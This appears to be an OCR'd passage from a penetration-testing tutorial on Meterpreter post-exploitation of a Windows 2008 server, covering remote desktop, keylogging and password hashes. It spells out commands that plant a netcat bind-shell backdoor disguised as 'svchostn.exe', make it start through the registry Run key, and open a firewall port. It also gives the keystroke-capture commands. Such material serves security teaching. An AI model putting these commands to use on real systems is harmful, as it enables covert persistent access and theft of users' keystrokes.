
4.1.3 Creating a Remote Desktop Session with the Remote Machine

The **run vnc** command uses to create a remote desktop session with the remote machine using the Meterpreter.



4.1.4 Get the IP Address of the Remote Machine

The **ifconfig** command is used to get the remote machine's IP address using the Meterpreter.



5 The Maintaining Access Phase

After the attacker exploits the machine, the attacker needs to maintain remote machine access. Otherwise, the attacker should have to exploit the remote machine again when he needs to go inside. Therefore once the remote machine is exploited, then it has to be a mechanism to enter the target machine again and again. To do that, we can use several mechanisms. They are,

- Keyloggers
- Backdoor
- Password Cracking


5.1 Keyloggers


Keyloggers are a particularly sneaky kind of spyware that may record and collect human input on a device, including multiple keystrokes in succession. Keylogger software, sometimes known as a Keystroke Logger, records every keystroke you make on your keyboard.[10]


We can perform a keylogger using the Meterpreter to grab the data that users enter in their systems. Using the following commands, you can perform the Keyloggers in the Meterpreter.

Initially, we must migrate to the **explorer.exe** process as a pre-requirement of the keyloggers to the windows 2008 server. The following figure shows how to migrate to this process. We should use **migrate <process_id>** command to migrate to that process.

After migrating to the process, we should start the scan of the keystrokes using the **keyscan_start** command. After that, we can view the captured keys using the **keyscan_dump** command in the Meterpreter. The below figures show the process.








5.2 Backdoor

The backdoor is another door that you can use to enter a system instead of the main door. Imagine a house with high protection at the front door with a gate and security cameras, but think if this house has a backdoor to enter the house without being as protected as the front door. Then, if a thief understands the backdoor, he can easily rob the house using the backdoor. This is similar to


computer systems as well. When we hack a system once, then we can access the system using a configured backdoor every time.[11] Using the following steps to set a backdoor inside Windows 2008 server.

Initially, we should upload **netcat** to the windows server and rename it to **svchostn.exe**, as shown in the following figure.




upload /usr/share/windows-binaries/nc.exe svchostn.exe

Next, we should edit the registry values.




reg setval -k HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Run -v svchostn -d 'C:\Windows\System32\svchostn.exe -Ldp 7777 -e cmd.exe'

Now we have to view the firewall of the windows server. To do this, we must log into the remote server shell and then use the **netsh firewall show opmode** command.




After that, we should update the firewall rules to allow custom port from the firewall. The following figure shows it.



netsh advfirewall firewall add rule name="Service Window" dir=in action=allow protocol=TCP localport=7777

Exit from the Meterpreter after executing the **execute -f svchostn.exe -Ldp 7777 -e cmd.exe** command.




Finally, check the backdoor using the **nc 192.168.1.103 7777** command.

nc – netcat

192.168.1.103 – remote host

7777 – Local port




5.3 Password Cracking

Password cracking is another method to log in to the target machine from time to time. We can use several techniques to crack the passwords in the remote server. They are,

- Crack the Passwords using the hashdump
- Hydra Tool
- Kiwi Tool


5.3.1 Crack the Passwords using the hashdump

The hashdump is a Meterpreter command which shows the usernames and hashcodes of the passwords. This hash code belongs to the NTLM hashing algorithm. They are stored in the SAM database of the windows systems.

